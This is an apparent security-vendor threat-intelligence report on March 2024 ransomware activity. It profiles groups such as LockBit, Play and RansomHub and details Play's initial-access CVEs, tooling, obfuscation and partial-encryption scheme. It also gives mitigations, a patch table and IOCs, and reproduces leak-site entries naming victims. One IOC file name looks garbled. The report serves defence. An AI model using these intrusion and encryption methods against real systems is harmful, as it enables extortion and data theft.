


Figure 2. Ransomware threats status as of March 2024

### New threats

In March, many groups resuming their activities were discovered. IntelBroker, a seller who had been active on BreachForums, a notorious hacking crime forum, restored its account in March and continued its activities, and the BlackByte ransomware group reorganized its data leak site after about five months and posted new leaked data. Lastly, RA Group resumed its activities three months after December 2023 by posting seven pieces of data under the name RA World.

The Donex group is using the DarkRace-based ransomware discovered in May 2023, and has leaked data on five organizations to date. It is believed that the DarkRace ransomware was developed based on the leaked LockBit builder codes by integrating the technologies of the LockBit ransomware, such as the ransom note format, changing file icons, and changing extensions.

The dark web data leak site of the Rabbit Hole group was discovered. However, since no damage has been posted yet, it appears that they are building infrastructure or preparing for attacks. The KillSec group appears to have started its activities through Telegram in October 2023, and recently opened a data leak site on the dark web and began posting victims. Looking at its leak history on Telegram, it is claimed that it posted 200,000 pieces of data in November 2023 and the Rumanian police paid EUR 1,500 (approx. KRW 2.2 million), but it has not been confirmed whether it actually happened or not.

The Red group posted 12 cases of damage leaks in total upon its appearance. In the early days after its discovery, there were suspicions of scams, as all sample file download links in the leaked data did not work properly or some of the leak targets had already suspended business. However, as it was confirmed that all download links were working normally as of April 1, it seems that it remains to be seen whether they are a scam group or not.

## Top 5 ransomwares




Figure 3. Major ransomware attacks by industry/country

After resuming its activities, the LockBit ransomware group is actively carrying out attacks and producing the largest number of victims. It used a unique strategy of ‘not compromising on the financial aspect’.

On March 18, it posted Crinetics, a US startup pharmaceutical company, on a dark web data leak site. The disclosure was that Crinetics violated confidentiality and shared the breach with Recorded Future, a US security company. In addition, the LockBit ransomware group notified Crinetics that it would disclose the data unless it paid USD 4 million (approx. KRW 5.5 billion), but Crinetics said it offered USD 1.8 million (approx. KRW 2.5 billion) due to its financial situation. In the end, LockBit did not accept this offer, notified that it would disclose the data, and ended the conversation. This move is interpreted as sending a warning message to other companies that they will not compromise on the negotiated amount.

The Play ransomware group has been steadily operating since 2022. It showed a brief slowdown early this year, but the number of attack cases has recently been on the rise again. They are carrying out attacks that exploit vulnerabilities consistent with recent ransomware trends, but unlike other groups that mostly operate RaaS<sup>8</sup>, they are known as a closed group that does not operate Ransomware-as-a-Service (RaaS).

While the BlackCat (Alphv) ransomware group stopped its activities and other ransomware groups that were strong began to falter, the Medusa, BlackBasta, and RansomHub groups performed many ransomware attacks and quickly emerged as the top 5 ransoms. The BlackBasta group's activity slowed down last January when the dark web leak site was taken offline for about 10 days, but it is understood that it has been steadily posting victims as it performed the ScreenConnect vulnerability attacks, which is continuously exploited recently.

The Medusa ransomware group recently attacked the Tarrant Appraisal District (TAD), a Texas government agency, demanding a ransom of USD 700,000 (approx. KRW 960 million), but negotiations appear to have failed. Additionally, it attacked US #1364 Federal Credit Union, a financial institution, and caused service disruption.

---

<sup>8</sup> RaaS (Ransomware-as-a-Service): A form in which ransomware groups provide ransomware to affiliates or attackers in exchange for compensation



The RansomHub group stated that it will not attempt attacks against CIS<sup>9</sup>, Cuba, North Korea, China, Romania countries and non-profit organizations. However, according to the information disclosed on the dark web leak site, it can be seen that Rumania is excluded from the attack exclusion list. Additionally, rules were set to prevent reinfection with ransomware. Also, they are promoting the RaaS affiliate program by posting it on RAMP, a Russian hacking forum. This ransomware protects symmetric keys using the x25519 algorithm and supports fast encryption speed by encrypting files with AES256, chacha20, and xchacha20 symmetric key algorithms depending on the hardware. It is written in the Go language<sup>10</sup> and supports various platforms such as Windows, Linux, ESXi<sup>11</sup>, and ARM/MIPS<sup>12</sup>. It uses an affiliate's virtual currency wallet for negotiation and uses a strategy of providing only a 10% commission once payment is confirmed. This appears to be a strategy to prevent financial loss due to the BlackCat (Alphv) group's exit scam.

---

<sup>9</sup> CIS (Commonwealth of Independent States): An international organization of countries that gained independence after the dissolution of the Soviet Union. It includes Russia, Moldova, Belarus, Uzbekistan, Kazakhstan, etc.

<sup>10</sup> Go language: An open source programming language developed by Google to increase productivity

<sup>11</sup> ESXi: VMware A UNIX-based logical platform, developed by VMware, that can run multiple operating systems simultaneously on a host computer

<sup>12</sup> ARM/MIPS: A type of CPU architecture. ARM is mainly used in Macs and mobile devices, while MIPS is mainly used in embedded systems

## ■ Ransomware in focus

### Outline of the Play ransomware

PLAY NEWS	CONTACT	FAQ
Play ransomware <b>HAS NEVER PROVIDED AND DOES NOT PROVIDE THE RaaS</b> , read the FAQ page. <a href="https://www.darkreading.com/remote-workforce/rackspace-massive-cleanup-costs-ransomware-attack">https://www.darkreading.com/remote-workforce/rackspace-massive-cleanup-costs-ransomware-attack</a> During the leak, we will inform your partners and customers with a link to their data.		
<b>Lambda Energy Resources</b> 📍 United States 🔗 <a href="http://www.lambdaenergyllc.com">www.lambdaenergyllc.com</a> 👁 views: 1446 added: 2024-03-27 publication date: 2024-04-02 PUBLISHED	<b>Lawrence Semiconductor Research Laboratory</b> 📍 United States 🔗 <a href="http://www.lsrll.com">www.lsrll.com</a> 👁 views: 1466 added: 2024-03-27 publication date: 2024-04-04 2 DAYS BEFORE PUBLICATION	<b>Quality Enclosures</b> 📍 United States 🔗 <a href="http://www.qualityenclosures.com">www.qualityenclosures.com</a> 👁 views: 1473 added: 2024-03-27 publication date: 2024-04-02 PUBLISHED
<b>Hartz</b> 📍 United States 🔗 <a href="http://www.hartz.com">www.hartz.com</a> 👁 views: 1479 added: 2024-03-27 publication date: 2024-04-02 PUBLISHED	<b>Alber Law Group</b> 📍 United States 🔗 <a href="http://www.alberlaw.com">www.alberlaw.com</a> 👁 views: 1496 added: 2024-03-27 publication date: 2024-04-02 PUBLISHED	<b>Fawner</b> 📍 United States 🔗 <a href="http://www.fawnercorp.com">www.fawnercorp.com</a> 👁 views: 1505 added: 2024-03-27 publication date: 2024-04-02 PUBLISHED

Source: Play ransomware group data leak site

The Play ransomware group began its activities in June 2022 and has posted about 410 victims on the dark web data leak site to date. In particular, the Play group is characterized by posting multiple victims simultaneously at certain intervals, and posted 48 victims in March alone. Caution is needed as the number of attack cases has been steadily increasing since January when its activity slowed down somewhat.

It was confirmed that the same strategy was recently used in a number of ransomware attacks, and a report was released stating that the Play group provides RaaS. However, the Play group announced on the dark web leak site that unlike other ransomware groups, it does not provide RaaS. We cannot be 100% certain about the Play Group's announcement. The reason they stated that they do not provide RaaS is that they actually do not use it, or it can be seen as a strategy to prevent investigative agencies from closing in on them.

The Play ransomware uses strategies quite similar to those of the Hive and Nokoyawa ransomware. As they use ▲Nekto, PriviCMD, and WinPEAS for privilege escalation, ▲download attack tools through Cobalt Strike, ▲use the Coroxy and SystemBC malware that can be controlled remotely, ▲use PsExec, a tool that helps execute programs remotely, some correlations have already been confirmed. In addition, they are implementing differentiated strategies, e.g., using the independently developed Grixba data takeover tool and AdFind, a tool that collects Active Directory information on the network.

The Play group also uses a strategy to protect victims from being identified for a certain period of time by hiding their names using the '?' character when posting leaked data on dark web leak sites. In this case, it is possible to quietly make financial gains without reporting the damage. However, this strategy appears to be used only for companies that have room for negotiation, not for all victims.

As a result of the analysis, it has been found that the Play ransomware's penetration method is to use the exposed RDP<sup>13</sup> server, stolen accounts, Fortinet VPN<sup>14</sup> server vulnerabilities (CVE-2018-13379<sup>15</sup> and CVE-2020-12812<sup>16</sup>), MS Exchange Server<sup>17</sup> ProxyNotShell vulnerabilities (CVE-2022-41040<sup>18</sup> and CVE-2022-41082<sup>19</sup>), and ConnectWise's ScreenConnect vulnerabilities CVE-2024-1708 and CVE-2024-1709, etc. Also, it was found that the RMM<sup>20</sup> tool is mainly exploited as one of the evasion strategies to prevent detection of penetration and ransomware attacks. This strategy is used not only by Play but also by many ransomware groups.

---

<sup>13</sup> RDP (Remote Desktop Protocol): A protocol that allows you to remotely control another computer

<sup>14</sup> VPN (Virtual Private Network): A virtual security network used to protect personal information and bypass geo-restrictions on the Internet

<sup>15</sup> CVE-2018-13379: A web path exploration vulnerability that can download FortiOS system files

<sup>16</sup> CVE-2020-12812: An inappropriate authentication vulnerability that allows you to log in without being prompted to enter the authentication factor FortiToken

<sup>17</sup> MS Exchange Server: A message and collaboration software product developed by Microsoft

<sup>18</sup> CVE-2022-41040: Server-Side Request Forgery (SSRF) attack vulnerability

<sup>19</sup> CVE-2022-41082: A remote code execution vulnerability

<sup>20</sup> RMM (Remote Monitoring and Management): A commercial program providing remote monitoring and management



## Play Ransomware




Figure 4. Play ransomware Outline




Figure 5. Play ransomware attack strategy

The Play ransomware attempts initial access by utilizing the exposed Remote Desktop Protocol (RDP) or software vulnerabilities. RMM vulnerabilities such as the Fortinet VPN server vulnerability, the MS Exchange Server ProxyNotShell vulnerability, and the ConnectWise's ScreenConnect vulnerability were mainly utilized. In addition, there is a history of initial access attempts using stolen account information.

If initial access is successful, tools for credential takeover, system data collection, internal propagation, remote connection, and data leakage are downloaded and used. For privilege escalation, ▲Nekto, ▲PriviCMD and ▲WinPEAS are used, and for internal propagation, Cobalt Strike and PsExec are downloaded. In addition, to leak data, various tools such as Grixba, a self-developed data takeover tool, or WinRAR, a compression tool, and WinSCP, a file transfer program, are used.

Because the Play ransomware uses a variety of tools like this, the ransomware file itself only has file encryption and ransom note creation functions. Instead, to make it difficult to analyze ransomware files, character strings are obfuscated before storage, and garbage codes that are completely unrelated to the program execution flow are used. Also, the API required for program execution is dynamically loaded, and the address of the API is checked through xxHash32, one of the hash algorithms.

For file encryption, not only the target PC's drive but also shared folders are encrypted. Files are encrypted using a randomly generated AES key for each file, and the key used for encryption is protected using RSA and added to the end of the file. The Play ransomware uses multi-threading and partial encryption for fast encryption. If the file size is smaller than 256MB, the entire file is encrypted, but if it exceeds 256MB, only 1MB per certain percentage of the file is encrypted.




Figure 6. Play ransomware's partial encryption method

The Play ransomware divides files into chunks of 1 MB in size for encryption, and in the case of large files, it encrypts only a small portion of the entire chunks of the file.

For files over 256 MB and under 4 GB, only the first and last chunk are encrypted, and for files over 4 GB and under 16 GB, not only the first and last chunks, but also the chunk located at 1/2 point are encrypted. Lastly, for files over 16 GB, the first and last chunks are encrypted, and the chunks located at the 1/3 and 2/3 points are also encrypted. If the file consists of 6,000 chunks, the first and last chunks are encrypted, and the 3,000<sup>th</sup> chunk, which is 1/2 the point, is also encrypted.



## How to respond to the Play ransomware




Figure 7. How to respond to the Play ransomware

As Play mainly distributes directly using software vulnerabilities or protocol vulnerabilities, it is important to periodically update the software or operating system to a non-vulnerable version. Also, unused protocols and services should be disabled or removed to prevent exploitation. In addition, damage can be minimized through network separation, e.g., segmenting the network or using a virtual private network.

The following are the vulnerabilities confirmed to have been exploited by the Play ransomware group. If you are using an affected server or solution, you need to update it to the version with the vulnerability patched.

CVE	Description	Affected version	Patch version
CVE-2018-13379	A file path exploration vulnerability that can download system files when using SSL VPN on Fortinet's secure OS FortiOS	5.4.6 ~ 5.4.12 5.6.3 ~ 5.6.7 6.0.0 ~ 6.0.4	5.6.8 or higher 6.0.5 or higher
CVE-2020-12812	An inappropriate authentication vulnerability where two-factor authentication (2FA) is not performed properly when using SSL VPN on Fortinet's secure OS, FortiOS	6.0.9 or lower 6.2.0 ~ 6.2.3 6.4.0	6.0.10 or higher 6.2.4 or higher 6.4.1 or higher
CVE-2022-41040	A server-side request forgery (SSRF) attack vulnerability occurring in the MS Exchange Server	Exchange Server 2013, 2016, and 2019 before the update	KB5019758 Update
CVE-2022-41082	A remote code execution vulnerability occurring in the MS Exchange Server	Exchange Server 2013, 2016, and 2019 before the update	KB5019758 Update
CVE-2024-1708	A remote desktop solution ScreenConnect vulnerability. It is a path exploration vulnerability which allows path exploration to access random files or directories	23.9.7 or lower	23.9.8 or higher
CVE-2024-1709	A remote desktop solution ScreenConnect vulnerability. It is an authentication bypass vulnerability that could allow a system administrator account to be created on a remote desktop	23.9.7 or lower	23.9.8 or higher

Table 1. Software vulnerabilities exploited by the Play ransomware

After initial access, the Anti-Virus service is terminated for malicious activities such as data collection and ransomware distribution. Also, OS authentication information and various unprotected credentials are obtained and used additionally in attacks. Therefore, malicious actions must be blocked by activating the ASR rules, or sensitive information such as account information must be encrypted and stored safely.

The ransomware is spread and executed remotely using Cobalt Strike and PsExec. Therefore, to prevent this, you must continuously control traffic flow and access through network monitoring tools and filter network traffic to prevent unknown or untrusted sources from accessing internal systems.

It is also necessary to prepare for data takeover and file encryption. Data leakage can be prevented by using the DLP<sup>21</sup> solution or the EDR<sup>22</sup> solution. In some cases, normal tools are used during the data leak process. So measures need to be taken to recognize it in advance.

Caution is required especially for large files. In addition, regular backups must be created and managed for file recovery, and since data in NAS<sup>23</sup> and backup storage may be deleted, it is recommended to manage data by performing vaulting backup<sup>24</sup> on a separate network or storage. In the case of the Play ransomware, as the ability to delete backup copies has not been confirmed, some files can be restored by creating a separate restore point.

---

<sup>21</sup> DLP (Data Loss Prevention): A data leak prevention solution that monitors the flow of data and monitors/blocks important information leaks

<sup>22</sup> EDR (Endpoint Detection and Response): A solution that prevents the spread of damage by detecting, analyzing, and responding to malicious actions occurring on terminals such as computers, mobile devices, and servers in real time

<sup>23</sup> NAS (Network Attached Storage): A storage device connected to a network that allows multiple users to share and access data

<sup>24</sup> Vaulting backup: A method of separately storing backed-up data at a certain distance away.

### Indicator Of Compromise

#### Play : SHA256

5a0a4e5379e1f0bc9bdd42f5c638c601a0068da4b19b063e5276a01494ae116e  
2d01ddc075b48db3ba69b036f9f5977f3607edba5dec6799e4fae7ccd4f1ba75  
50d72707eb0a9b7f4ecaa8e0242675e3349b9d67901ac020635ae2ec0eb328e4  
64087027f0c727a807c8b6ccf602398adc9d346fe518cbd3b589348702dc39ed

#### File Name

LkToXG.exe  
Thimble pulverization  
P137.exe

